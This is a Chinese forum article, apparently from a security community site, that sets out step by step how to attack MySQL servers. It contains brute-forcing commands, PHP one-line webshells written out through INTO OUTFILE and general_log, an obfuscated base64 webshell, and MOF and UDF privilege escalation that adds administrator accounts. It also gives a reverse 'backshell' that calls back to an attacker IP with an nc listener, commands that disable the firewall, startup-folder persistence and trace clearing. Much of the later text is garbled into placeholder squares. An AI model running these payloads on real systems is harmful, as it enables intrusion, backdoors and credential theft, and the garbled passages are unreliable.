【菜鸟腾飞】Mysql数据库渗透及漏洞利用总结

simeon / 2017-11-01 12:53:16 / 浏览数 6513 安全技术 漏洞分析 顶(0) 踩(0)

Mysql数据库渗透及漏洞利用总结

Simeon

Mysql数据库是目前世界上使用最为广泛的数据库之一，很多著名公司和站点都使用Mysql作为其数据库支撑，目前很多架构都以Mysql作为数据库管理系统，例如LAMP、

1.1 Mysql信息收集

1.端口信息收集

Mysql默认端口是3306端口，但也有自定义端口，针对默认端口扫描主要利用扫描软件进行探测，推荐使用：

（1）iisputter，直接填写3306端口，IP地址填写单个或者C段地址。

（2）nmap扫描nmap -p 3306 192.168.1.1-254

特定目标的渗透，可能需要对全端口进行扫描，可以使用Nmap对某一个IP地址进行全端口扫描，端口扫描软件还有sfind等DOS下扫描的工具。

2.版本信息收集

（1）msf查看版本信息auxiliary/scanner/mysql/mysql_version模块，以扫描主机192.168.157.130为例，命令为：

```
use auxiliary/scanner/mysql/mysql_version
set rhosts 192.168.157.130
run
```

(2）mysql查询版本命令：

```
SELECT @@version`■`SELECT  version();
```

(3)sqlmap通过注入点扫描确认信息：

```
sqlmap.py -u url --dbms mysql
```

（4）phpmyadmin管理页面登录后查看localhost->■■->■■■■■■■■■■version参数值。

3.数据库管理信息收集

Mysql管理工具有多种，例如phpmyadmin网站管理，Navicat for
MySQL以及MysqlFront等客户端工具。这些工具有的会直接保存配置信息，这些信息包含数据库服务器地址和数据库用户名以及密码，通过嗅探或者破解配置文件可以获取

4.msf信息收集模块

（1）mysql哈希值枚举

```
use auxiliary/scanner/mysql/mysql_hashdump
set username root
set password root
run
```

（2）获取相关信息

```
use auxiliary/admin/mysql/mysql_enum
set username root
set password root
run
```

获取数据库版本，操作系统名称，架构，数据库目录，数据库用户以及密码哈希值。

（3）执行mysql语句，连接成功后可以在msf执行sql语句，跟sqlmap的--sql-shell模块类似。

```
use auxiliary/admin/mysql/mysql_sql
```

（4）将mysql_schem导出到本地 /root/.msf4/loot/文件夹下

```
use auxiliary/scanner/mysql/mysql_schemadump
```

（5）文件枚举和目录可写信息枚举

```
auxiliary/scanner/mysql/mysql_file_enum
auxiliary/scanner/mysql/mysql_writable_dirs
```

没有测试成功过，需要定义枚举目录和相关文件，觉得基本没有啥用。

1.2Mysql密码获取

1.2.1暴力破解

Mysql暴力破解主要有几种：

1.网页在线连接破解

可以使用burpsuite和phpMyAdmin多线程批量破解工具。 下载：https://portswigger.net/burp/、<http://pan.baidu.com/s/1c1LD6co>

2.msf通过命令行进行暴力破解

msf破解mysql密码模块`auxiliary/scanner/mysql/mysql_login`，其参数主要有`BLANK_PASSWORDS`、`BRUTEFORCE_SPEED`、`DB_ALL_CREDS`、`DB_ALL_PASS`、

（1）场景A：对内网获取root某一个口令后，扩展渗透

```
use auxiliary/scanner/mysql/mysql_login
set RHOSTS 192.168.157.1-254
set password root
set username root
run
```

执行后对192.168.157.1-254进行mysql密码扫描验证。

（2）场景B：使用密码字典进行扫描

```
use auxiliary/scanner/mysql/mysql_login
set RHOSTS 192.168.157.1-254
set pass_file /tmp/password.txt
set username root
run
```

3.使用nmap扫描并破解密码

（1）对某一个IP或者IP地址段进行nmap默认密码暴力破解并扫描

```
nmap --script=mysql-brute 192.168.157.130
nmap --script=mysql-brute 192.168.157.1-254
```

（2）使用root账号root密码进行mysql密码验证并扫描获取指定IP地址的端口信息以及mysql数据库相关信息

```
nmap -sV --script=mysql-databases --script-argsmysqluser=root,mysqlpass=root 192.168.157.130
```

（3）检查root空口令

```
nmap --script mysql-empty-password 192.168.195.130
```

4.使用hscan工具对mysql口令进行扫描，需要设置扫描IP地址段以及数据库口令字典及用户名字典。

1.2.2源代码泄露

1.网站源代码备份文件

一些网站源代码文件中会包含数据库连接文件，通过查看这些文件可以获取数据库账号和密码。一般常见的数据库连接文件为`config.php`、`web.config`、`conn.asp`、

2.配置备份文件

使用ultraedit等编辑文件编辑数据库配置文件后，会留下bak文件。

1.2.3文件包含

本地文件包含漏洞可以包含文件，通过查看文件代码获取数据库配置文件，进而读取数据库用户名和密码。

1.2.4其它情况

有些软件会将IP地址、数据库用户名和密码写进程序中，运行程序后，通过cain软件进行嗅探，可以获取数据库密码。另外Mysql客户端管理工具有的管理员会建立连接记

1.3Mysql获取webshell

1.3.1phpmyadminroot账号获取webshell

MysqlRoot账号通过phpMyAdmin获取webshell的思路，主要有下面几种方式，以第一二六八种方法较佳，其它可以根据实际情况来进行。

1.直接读取后门文件

通过程序报错、phpinfo函数、程序配置表等直接获取网站真实路径，有些网站前期已经被人渗透过，因此在目录下留有后门文件通过load_file直接读取。

2.直接导出一句话后门

前提需要知道网站的真实物理路径，例如呼求偶真实路径D:\work\WWW，则可以通过执行以下查询，来获取一句话后门文件cmd.php，访问地址http://www.somesite.com

```
select '<?php @eval($_POST[antian365]);?>'INTO OUTFILE 'D:/work/WWW/antian365.php'
```

3.创建数据库导出一句话后门

在查询窗口直接执行以下代码即可，跟2.原理类似。

```
CREATE TABLE `mysql`.`antian365` (`temp` TEXT NOTNULL );
INSERT INTO `mysql`.`antian365` (`temp` ) VALUES('<?php @eval($_POST[antian365]);?>');
SELECT `temp` FROM `antian365` INTO OUTFILE'D:/www/antian365.php';
DROP TABLE IF EXISTS `antian365`;
```

4.可执行命令方式

□ 创建执行命令形式的shell，但前提是对方未关闭系统函数。该方法导出成功后可以直接执行DOS命令，使用方法:www.xxx.com/antian365.php?cmd=(cmd=后面直接

```
select '<?php echo \'<pre>\';system($_GET[\'cmd\']); echo \'</pre>\'; ?>' INTO OUTFILE 'd:/www/antian365.php'
```

另外在linux下可以导出直接执行命令的shell：

```
SELECT '<? system($_GET[\'c\']); ?>' INTO OUTFILE '/var/www/shell.php';
```

http://localhost/shell.php?c=cat%20/etc/passwd

5.过杀毒软件方式

通过后台或者存在上传图片的地方，上传图片publicguide.jpg，内容如下：

```
<?php$a=' PD9waHAgQGV2YWwoJF9QT1NUWydhbnRpYW4zNjUnXSk7ZGllKCk7Pz4=';error_reporting(0);@set_time_limit(0);eval("?>".base64_dec
```

然后通过图片包含temp.php，导出webshell。

```
select '<?php include 'publicguide.jpg' ?>'INTO OUTFILE 'D:/work/WWW/antian365.php'
```

一句话后门密码：antian365

6.直接导出加密webshell

一句话后门文件密码：pp64mqa2x1rnw68，执行以下查询直接导出加密webshell，D:/WEB/IPTEST/22.php，注意在实际过程需要修改D:/WEB/IPTEST/22.php。

```
select unhex('203C3F7068700D0A24784E203D2024784E2E737562737472282269796234327374725F72656C6750383034222C352C36293B0D0A246C7663
```

注意：

也可以使用<http://tool.lu/hexstr/>网站的代码转换来实现，将需要导出的文件代码复制到网站的字符串中，通过字符串转成十六进制，将十六进制字符串放入unhex函数

```
select unhex('■■■■■■■■') into dumpfile 'D:/WEB/shell.php'
```

7.CMS系统获取webshell

有些情况下无法获取网站的真实路径，则意味着无法直接导出一句话webshell，可以通过CMS系统管理账号登录系统后，寻找漏洞来突破，例如dedecms则可以通过破解管

（1）dedecms系统的密码有直接md5，也有20位的密码，如果是20位的密码则需要去掉密码中的前3位和最后1位，然后对剩余的值进行md5解密即可；

（2）phpcms v9版本的密码需要加salt进行破解，需要选择破解算法md5(md5($pass).$salt)进行破解。

（3）Discuz！论坛帐号保存在ucenter_members（Discuz7.X及以上版本）或者cdb_members（discuz6.x版本）表中，其破解需要带salt进行，其破解时是使用passwo

8.general_log_file获取webshell

（1）查看genera文件配置情况

```
show global variables like "%genera%";
```

（2）关闭general_log

```
set global general_log=off;
```

（3）通过general_log选项来获取webshell

```
set global general_log='on';
SET global general_log_file='D:/phpStudy/WWW/cmd.php';
```

在查询中执行语句：

```
SELECT '<?php assert($_POST["cmd"]);?>';
```

Shell为cmd.php，一句话后门，密码为cmd。

1.3.2sqlmap注入点获取webshell

sqlmap注入点获取webshell的前提是具备写权限，一般是root账号，通过执行命令来获取：

```
sqlmap -u url--os-shell

echo "<?php @eval($_POST['c']);?>" >/data/www/1.php
```

1.4Mysql提权

1.4.1mof提权

1.Webshell上传mof文件提权

MySQL Root权限MOF方法提权是来自国外Kingcope大牛发布的MySQL Scanner & MySQL Server for Windows Remote SYSTEM Level Exploit(https://www.exploit-db.com/exploits/23083/)，简称mysql远程提权0day(MySQL Windows Remote System Level Exploit (Stuxnet technique) 0day)。Windows 管理规范 (WMI) 提供了以下三种方法编译到 WMI 存储库的托管对象格式 (MOF) 文件：

```
■■1■■■ MOF ■■■■■■■■■■ Mofcomp.exe ■■■
■■2■■■ IMofCompiler ■■■ $ CompileFile ■■■
■■3■■■■ %SystemRoot%\System32\Wbem\MOF ■■■■ MOF ■■■
```

Microsoft 建议您到存储库编译 MOF 文件使用前两种方法。也就是运行 Mofcomp.exe
文件，或使用`IMofCompiler::CompileFile`方法。第三种方法仅为向后兼容性与早期版本的
`WMI`提供，并因为此功能可能不会提供在将来的版本后，不应使用。注意使用MOF方法提权的前提是当前Root帐号可以复制文件到`%SystemRoot%\System32\Wbem\MOF`

该漏洞的利用前提条件是必须具备mysql的root权限，在Kingcope公布的0day中公布了一个pl利用脚本。

```
perl mysql_win_remote.pl 192.168.2.100 root "" 192.168.2.150 5555
```

192.168.2.100为mysql数据库所在服务器，mysql口令为空，反弹到192.168.2.150的5555端口上。

2.生成nullevt.mof文件

将以下代码保存为nullevt.mof文件：

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter

{

EventNamespace = "Root\\Cimv2";

Name  = "filtP2";

Query = "Select \ From __InstanceModificationEvent "

"Where TargetInstance Isa \"Win32_LocalTime\" "

"And TargetInstance.Second = 5";

QueryLanguage = "WQL";

};
```

```
instance of ActiveScriptEventConsumer as $Consumer

{

Name = "consPCSV2";

ScriptingEngine = "JScript";

ScriptText =

"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add")";

};

instance of __FilterToConsumerBinding

{

Consumer   = $Consumer;

Filter = $EventFilter;

};
```

3.通过Mysql查询将文件导入

执行以下查询语句，将上面生成的nullevt.mof导入到c:\windows\system32\wbem\mof\目录下在windows7中默认是拒绝访问的。导入后系统会自动运行，执行命令。

```
selectload_file('C:\\RECYCLER\\nullevt.mof') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';
```

1.4.2.Msf直接mof提权

Msf下的exploit/windows/mysql/mysql_mof模块提供了直接Mof提权，不过该漏洞成功跟操作系统权限和Mysql数据库版本有关，执行成功后会直接反弹shell到mete

```
use exploit/windows/mysql/mysql_mof
set rhost 192.168.157.1 //■■■■■■■■■■■■IP■■
set rport 3306 //■■mysql■■■■■
set password root //■■mysql■■■root■■
set username root //■■mysql■■■
options //■■■■
run 0
```

技巧：

要是能够通过网页连接管理（phpmyadmin），则可以修改host为%并刷新权限后，则可以通过msf等工具远程连接数据库。默认root等账号不允许远程连接，除非管理员

方法1：本地登入mysql，更改 mysql数据库里的 user 表里的 host项，将localhost改为%

```
use mysql;
update user set host = '%' where user = 'root';
FLUSH PRIVILEGES ;
select host, user from user;
```

方法2：直接授权(推荐)

从任何主机上使用root用户，密码：youpassword（你的root密码）连接到mysql服务器：

```
# mysql -u root -proot
GRANT ALL PRIVILEGES ON . TO 'root'@'%' IDENTIFIED BY 'youpassword' WITH GRANT OPTION;
FLUSH PRIVILEGES;
```

推荐重新增加一个用户，在实际测试过程中发现很多服务器使用root配置了多个地址，修改后可能会影响实际系统的运行。在实际测试过程中因此建议新增一个用户，授权

1.4.3UDF提权

UDF提权是利用MYSQL的自定义函数功能，将MYSQL账号转化为系统system权限，其利用条件是目标系统是Windows(Win2000,XP,Win2003)；拥有MYSQL的某个用户账

Windows下UDF提权对于Windows2008以下服务器比较适用，也即针对Windows2000、Windows2003的成功率较高。

1.UDF提权条件

（1）Mysql版本大于5.1版本udf.dll文件必须放置于MYSQL安装目录下的lib\plugin文件夹下。

（2）Mysql版本小于5.1版本。udf.dll文件在Windows2003下放置于c:\windows\system32，在windows2000下放置于c:\winnt\system32。

（3）掌握的mysql数据库的账号有对mysql的insert和delete权限以创建和抛弃函数，一般以root账号为佳，具备`root账号所具备的权限的其它账号也可以。

（4）可以将udf.dll写入到相应目录的权限。

2.提权方法

（1）获取数据库版本、数据位置以及插件位置等信息

```
select version();//■■■■■■■■
select user();//■■■■■■■■
select @@basedir ;//■■■■■■■
show variables like '%plugins%';  //■■mysql■■■■
```

（2）导出路径

```
C:\Winnt\udf.dll    Windows 2000
C:\Windows\udf.dll   Windows2003■■■■■■■■■■■■■■C:Windowsudf.dll■
```

MYSQL
5.1以上版本，必须要把udf.dll文件放到MYSQL安装目录下的libplugin文件夹下才能创建自定义函数。该目录默认是不存在的，这就需要我们使用webshell找到MYSQ

在某些情况下，我们会遇到Can't open shared
library的情况，这时就需要我们把udf.dll导出到lib\plugin目录下才可以，网上大牛发现利用NTFS ADS流来创建文件夹的方法：

```
select @@basedir;  //■■■mysql■■■
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server 5.1\\lib::$INDEX_ALLOCATION';   //■■NTFS ADS■■lib■■
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server 5.1\\lib\\plugin::$INDEX_ALLOCATION';//■■NTFS ADS■■p
```

执行成功以后就会plugin目录，然后再进行导出udf.dll即可。

（3）创建cmdshell 函数，该函数叫什么名字在后续中则使用该函数进行查询：

```
create function cmdshell returns string soname ‘lib_mysqludf_sys.dll’;
```

（4）执行命令：

```
select sys_eval(‘whoami’);
```

一般情况下不会出现创建不成功哦。

连不上3389可以先停止windows防火墙和筛选

```
select sys_eval(‘net stop policyagent’);
select sys_eval(‘net stop sharedaccess’);
```

udf.dll下常见函数：

```
cmdshell  ■■cmd;
downloader  ■■■,■■■■■■■■■■■■■■■■■■;
open3389    ■■■3389■■■■■,■■■■■■(■■■■■■■■■);
backshell   ■■Shell;
ProcessView ■■■■■■■;
KillProcess ■■■■■■■;
regread     ■■■■■;
regwrite    ■■■■■;
shut        ■■,■■,■■;
about       ■■■■■■■■;
```

具体用户示例：

```
select cmdshell('net user iis_user 123!@#abcABC /add');
select cmdshell('net localgroup administrators iis_user /add');
select cmdshell('regedit /s d:web3389.reg');
select cmdshell('netstat -an');
```

（5）清除痕迹

```
drop function cmdshell;//■■■■■
```

删除udf.dll文件以及其它相关入侵文件及日志。

（6）常见错误

>1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement

在my.ini或者mysql.cnf文件中注销 (使用#号) 包含secure_file_priv的行(SHOW VARIABLES LIKE "secure_file_priv")。

>1123 - Can't initialize function 'backshell'; UDFs are unavailable with the --skip-grant-tables option

需要将my.ini中的skip-grant-tables选项去掉。

3.webshell下udf提权

通过集成udf提权的webshell输入数据库用户名及密码以及数据库服务器地址或者IP通过连接后导出进行提权。

4.Mysql提权综合利用工具

v5est0r 写了一个Mysql提权综合利用工具，详细情况请参考其代码共享网站：https://github.com/v5est0r/Python_FuckMySQL其主要功能有：

```
■1■■■■■■■backdoor■mof■■
■2■■■■■■mysql■■■■■■■■■■■■UDF■DLL■■■■■■■UDF■■
■3■■■LPK.dll■■■■■■■■■■■■
■4■■■■■■■■
```

UdF自动提权：

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" -m udf
```

LPK劫持提权：

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" -m lpk
```

启动项提权：

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" –mst
```

例如通过LOAD_FILE来查看Mysql配置文件my.ini，如果其中配置了skip-grant-tables，这无法进行提权

1.6.3无法获取webshell提权

1.连接mysql

```
■1■mysql.exe -h ip -uroot -p
■2■phpmyadmin
■3■Navicat for MySQL
```

2.查看数据库版本和数据路径

```
SELECT VERSION( );
Select @@datadir;
5.1■■■■■■■dll■■■c:/windows■■c:/windows/system32/
5.1■■■■■ ■■■■■■■■■■■■■■■
SHOW VARIABLES WHERE Variable_Name LIKE "%dir";
show variables like '%plugin%' ;
select load_file('C:/phpStudy/Apache/conf/httpd.conf')
select load_file('C:/phpStudy/Apache/conf/vhosts.conf')
select load_file('C:/phpStudy/Apache/conf/extra/vhosts.conf')
select load_file('C:/phpStudy/Apache/conf/extra/httpd.conf')
select load_file('d:/phpStudy/Apache/conf/vhosts.conf')
```

3.修改mysql.txt

Mysql.txt为udf.dll的二进制文件转成十六进制代码。

（1）先执行导入ghost表中的内容

修改以下代码的末尾代码 select backshell("YourIP",4444);

（2）导出文件到某个目录

```
select data from Ghost into dumpfile 'c:/windows/mysqldll.dll';
select data from Ghost into dumpfile 'c:/windows/system32/mysqldll';
select data from Ghost into dumpfile 'c:/phpStudy/MySQL/lib/plugin/mysqldll';
select data from Ghost into dumpfile 'E:/PHPnow-1.5.6/MySQL-5.0.90/lib/plugin/mysqldll';
select data from Ghost into dumpfile 'C:/websoft/MySQL/MySQL Server 5.5/lib/plugin/mysqldll.dll'
select data from Ghost into dumpfile 'D:/phpStudy/MySQL/lib/plugin/mysqldll.dll';
select load_file('C:/ProgramData/MySQL/MySQL Server 5.1/Data/mysql/user.frm');
select data from Ghost into dumpfile 'C:\Program Files\MySQL\MySQL Server 5.1\lib/plugin/mysqldll.dll'
```

■3■■■FUNCTION■■■■■cmdshell■backshell

■■■■■■

drop FUNCTION cmdshell;//删除cmdshell
drop FUNCTION backshell;//删除backshell

■■backshell■

CREATE FUNCTION backshell RETURNS STRING SONAME 'mysqldll.dll'; //创建backshell

■■■■■■■■■■■■■■■■:

nc -vv -l -p 44444

■■■■■

select backshell("192.192.192.1",44444);//修改192.192.192.1为你的IP和端口

4.■■webshell■■■■■■■

■■■■■■■■■■■■■■`c:\windows\system32\`■■■

net user antian365 www.xianzhi.aliyun.com /add

net localgroup administrators antian365

1.6.4sqlmap■■■■■■■

Sqlmap■■■■■■■■■■■■■■■■■■■root■■■■■■■■■■■

■1■■■■■■

sqlmap.py -d "mysql://root:123456@219.115.1.1:3306/mysql" --os-shell

■2■■■■■■■■■■■32■■■■■■■1■64■■■2.

■3■■■■■udf■■■os-shell

■4■■■whomai■■■■■■■■■■■■■■■■■■■

4.msfudf■■

Kali■■■■■■■■■■■kali■■■https://www.kali.org/downloads/■■

msfconsole
use exploit/windows/mysql/mysql_payload
options
set rhost 192.168.2.1
set rport 3306
set username root
set password 123456
run 0或者exploit

msf■udf■■■■■■■■■■■windows■■■■■■■■■■■■■■■■■■■■■■■`secure-file-priv`■■■■■■■■■■■■■■■■■

1.6.4■■■■■

1.■■■■■■vbs■■■■■

■■■■■■■■■■

show databases ;
use test;
show tables;
create table a (cmd text);
insert into a values ("set wshshell=createobject (""wscript.shell"") ");
insert into a values ("a=wshshell.run (""cmd.exe /c net user aspnetaspnettest/add"",0)") ;
insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators aspnet /add"",0) ");
select \ from a;

2. ■■vbs■■■■■

■■■■■■■■■■■a■■■■■vbs■■■■■■■■■■■■

select \ from a into outfile "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\a.vbs";

■■■■■■■■■■■■■■■■■■■■■■“1”■■■■■■“1”■■.

■■■■■■■■■

show databases ;
use test;
show tables;
create table b (cmd text);
insert into b values ("net user Aspnet123545345! /add");
insert into b values ("net localgroup administrators Aspnet /add");
insert into b values ("del b.bat");
select from b into outfile "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\b.bat";

■■■■■■■■■■■Dos■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■MySQL■■■■■■■■■■■■■■■`C:\Documents and Settings\All Users\■■■■■

■■

■■■■■■■■■`C:\Documents and Settings\All Users\■■■■■■■\■■\■■`■■

select from b into outfile "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\b.bat";

Windows 2008 Server■■■■■■■

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\iis.vbs

■vbs■■■■■■■■■■■

create table a (cmd text);
insert into a values ("set wshshell=createobject (""wscript.shell"") ");
insert into a values ("a=wshshell.run (""cmd.exe /c net user antian365 qwer1234!@# /add"",0) ");
insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup Administrators antian365 /add"",0) ");
select \ from a into outfile "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\iis.vbs";

3.msf■■■exploit/windows/mysql/mysql_start_up■■

use exploit/windows/mysql/mysql_start_up
set rhost 192.168.2.1
set rport 3306
set username root
set password 123456
run

`msf`■`mysql_start_up`■■■■■■■■■■■■■■■■■■■■

1.7Msf■■■■■■■■

1.Mysql■■■■■■■■■■(CVE-2012-2122)

■■■`MariaDB/MySQL`■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■`memcmp()`■■■■■■■■■■■`MySQL`■■■■■■■■■■■■■■■■■■■■■■■■■■■

MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23■■■■■.
MySQL versions from 5.1.63, 5.5.24, 5.6.6 are not■■■■■.

use auxiliary/scanner/mysql/mysql_authbypass_hashdump

2.exploit/windows/mysql/mysql_yassl_hello
3.exploit/windows/mysql/scrutinizer_upload_exec

1.8.mysql■■■■

1.8.1cain■■■■mysql■■

■■UltraEdit-32■■■■■■■user.MYD■■■■■■■■■■■■■■■■■■■root■■506D1427F6F6

■■■

■1■root■■■`“”`■■■■■■■■■■

■2■■■■■■■■■■■■■■■■■■■■■■■■■MYSQLSHA1■■■■■■■■■■■■■■40■■

■■cain■■■■■cracker■■■■■“Add tolist”■Mysql Hashes■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

1.8.2■■■■■■■■

1.cmd5.com■■■■■■■mysql■■■cmd5.com■■■■■■■■mysql■■■■■■■■■■

2.somd5.com■■■Somd5.com■■■

1.8.3oclhash■■

hashcat■■■■■■■■■■■■■■■■■■■■■<https://hashcat.net/hashcat/>■■■■■■


hashcat64.exe -m 200myql.hashpass.dict //■■MySQL323■■

hashcat64.exe -m 300myql.hashpass.dict //■■MySQL4.1/MySQL5■■

1.8.4 John the Ripper password cracker

John the Ripper■■■■■<http://www.openwall.com/john/h/john179w2.zip>■John the Ripper■■■■■■linux■■■■■■■■■■■■■■

Echo 81F5E21E35407D884A6CD4A731AEBFB6AF209E1B>hashes.txt
John –format =mysql-sha1 hashes.txt
john --list=formats | grep mysql //查看支持mysql密码破解的算法
~~~



□

点击收藏 | 2 关注 | 0

[上一篇：ImXSS开源发布附设计文档](#) [下一篇：TensorFlow识别字母扭曲干...](#)

1. 4 条回复
~~~


suolong 2017-11-02 01:44:04

整理的很细啊。

0 回复Ta


wooyun 2017-11-02 02:43:48

分析的很到位

0 回复Ta

187****1819 2019-07-19 09:37:59


1

0 回复Ta

187****1819 2019-07-19 09:40:43

太强了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板